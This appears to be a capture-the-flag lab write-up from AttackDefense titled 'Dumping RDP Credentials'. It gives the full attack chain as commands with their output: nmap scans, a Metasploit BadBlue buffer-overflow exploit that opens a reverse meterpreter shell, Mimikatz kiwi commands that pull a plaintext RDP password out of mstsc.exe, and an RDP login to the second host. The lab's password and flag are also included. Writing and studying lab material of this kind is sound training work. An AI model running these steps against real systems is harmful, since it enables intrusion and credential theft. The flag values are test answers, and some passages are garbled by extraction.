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Name	Dumping RDP Credentials		
URL	https://attackdefense.com/challengedetails?cid=2399		
Туре	Basic Exploitation: Pentesting		

**Important Note:** This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

**Step 1:** Checking target IP address.

Note: The target IP address is stored in the "target" file.

**Command:** cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Victim Machine 1 : 10.0.26.190
Victim Machine 2 : 10.0.25.63
root@attackdefense:~#
```

**Step 2:** Run a Nmap scan against Victim Machine 1.

**Command:** nmap 10.0.26.190

```
root@attackdefense:~# nmap 10.0.26.190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 10:33 IST
Nmap scan report for 10.0.26.190
Host is up (0.057s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
80/tcp open http
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
root@attackdefense:~#
```

**Step 3:** We have discovered that multiple ports are open. We will run nmap again to determine version information on port 80.

**Command:** nmap -sV -p 80 10.0.26.190

```
root@attackdefense:~# nmap -sV -p 80 10.0.26.190
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-03 10:33 IST
Nmap scan report for 10.0.26.190
Host is up (0.055s latency).

PORT STATE SERVICE VERSION
80/tcp open http BadBlue httpd 2.7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 7.63 seconds
root@attackdefense:~#
```

**Step 4:** We will search the exploit module for badblue 2.7 using searchsploit.

Command: searchsploit badblue 2.7

```
root@attackdefense:~# searchsploit badblue 2.7

Exploit Title

BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities

BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure

Shellcodes: No Result
Papers: No Result
root@attackdefense:~#
```

**Step 5:** There is a Metasploit module for badblue server. We will use the PassThu remote buffer overflow Metasploit module to exploit the target.

## Commands:

msfconsole -q use exploit/windows/http/badblue\_passthru set RHOSTS 10.0.26.190 exploit

```
root@attackdefense:~# msfconsole -q

msf6 > use exploit/windows/http/badblue_passthru

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp

msf6 exploit(windows/http/badblue_passthru) > set RHOSTS 10.0.26.190

RHOSTS => 10.0.26.190

msf6 exploit(windows/http/badblue_passthru) > exploit

[*] Started reverse TCP handler on 10.10.15.2:4444

[*] Trying target BadBlue EE 2.7 Universal...

[*] Sending stage (175174 bytes) to 10.0.26.190

[*] Meterpreter session 1 opened (10.10.15.2:4444 -> 10.0.26.190:49899) at

meterpreter >
```

We have successfully exploited the target vulnerable application (badblue) and received a meterpreter shell.



Step 6: Migrate current process into explorer.exe

Command: migrate -N explorer.exe

```
meterpreter > migrate -N explorer.exe
[*] Migrating from 3872 to 4172...
[*] Migration completed successfully.
meterpreter >
```

Step 7: Investigate all running processes.

Command: ps

1092		svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	<pre>C:\Windows\System32\svchost.exe</pre>
1128	772	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System32\svchost.exe</pre>
1140	772	svchost.exe	x64	Θ	NT AUTHORITY\LOCAL SERVICE	<pre>C:\Windows\System32\svchost.exe</pre>
1264	772	svchost.exe	×64	Θ	NT AUTHORITY\LOCAL SERVICE	<pre>C:\Windows\System32\svchost.exe</pre>
1304	4368	mstsc.exe	x64	1	ATTACKDEFENSE\Administrator	<pre>C:\Windows\System32\mstsc.exe</pre>
1376	772	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	<pre>C:\Windows\System32\svchost.exe</pre>
1388	772	svchost.exe	×64	0	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System32\svchost.exe</pre>
1400	772	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	<pre>C:\Windows\System32\svchost.exe</pre>
1420	772	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	<pre>C:\Windows\System32\svchost.exe</pre>

We can notice, mstsc.exe process is running so there might be an active RDP session.

# About mstsc.exe:

"Creates connections to Remote Desktop Session Host servers or other remote computers"

### Source:

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mstsc

Step 8: Load kiwi extension

Command: load kiwi

We can notice, the password is encrypted and this configuration is for the second target machine i.e "10.0.26.94"

**Step 9:** Check if there is any active session running or not using kiwi i.e Mimikatz

Command: kiwi\_cmd ts::sessions

```
meterpreter > kiwi_cmd ts::sessions
Session: 0 - Services
  state: Disconnected (4)
  curr : 9/3/2021 5:07:42 AM
  lock : no
Session: *1 - Console
  state: Active (0)
 user : Administrator @ ATTACKDEFENSE
  Conn : 9/3/2021 5:00:29 AM
  logon: 9/3/2021 5:00:32 AM
  curr : 9/3/2021 5:07:42 AM
  lock : no
Session: 65536 - RDP-Tcp
  state: Listen (6)
  user: @
  lock : no
<u>meterpreter</u> >
```

We can notice, one RDP session is active. We can easily dump the passwords from mstsc process

Step 10: Dump the plain-text password from mstsc princess.

Commands: kiwi\_cmd ts::mstsc

```
09T 0ST
```


```
meterpreter > kiwi cmd ts::mstsc
!!! Warning: false positives can be listed !!!
 PID 1304
                mstsc.exe (module @ 0x00000000D5AFCB0)
ServerName
                                            [wstring] '10.0.25.63'
ServerFqdn
                                            [wstring]
UserSpecifiedServerName
                                            [wstring] '10.0.25.63'
                                            [wstring]
UserName
                                                      'Administrator'
Domain
                                                      'ATTACKDEFENSE'
                                            [wstring]
Password
                                            [protect] 'harry_123321'
SmartCardReaderName
                                            [wstring]
PasswordContainsSCardPin
                                            [ bool ] FALSE
{\sf ServerNameUsedForAuthentication}
                                            [wstring] '10.0.25.63'
                                            [wstring] ''
RDmiUsername
<u>meterpreter</u> >
```

# This revealed the flag:

Second Target Machine Plain-Text Password: harry\_123321

**Step 11:** Take the RDP of the second machine using the discovered username and password.

**Command:** xfreerdp /u:administrator /p:harry\_123321 /v:10.0.25.63 y



We have found the second machine flag.

Flag: fdd2ef1b8c509f1c3ef48693438bdce0

#### References

- 1. BadBlue 2.72b Multiple Vulnerabilities (<a href="https://www.exploit-db.com/exploits/4715">https://www.exploit-db.com/exploits/4715</a>)
- 2. MSTSC (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/m stsc)
- 3. Kiwi i.e Mimikatz

  (<a href="https://github.com/rapid7/metasploit-framework/blob/master/lib/rex/post/meterpreter/ui/console/command\_dispatcher/kiwi.rb">https://github.com/rapid7/metasploit-framework/blob/master/lib/rex/post/meterpreter/ui/console/command\_dispatcher/kiwi.rb</a>)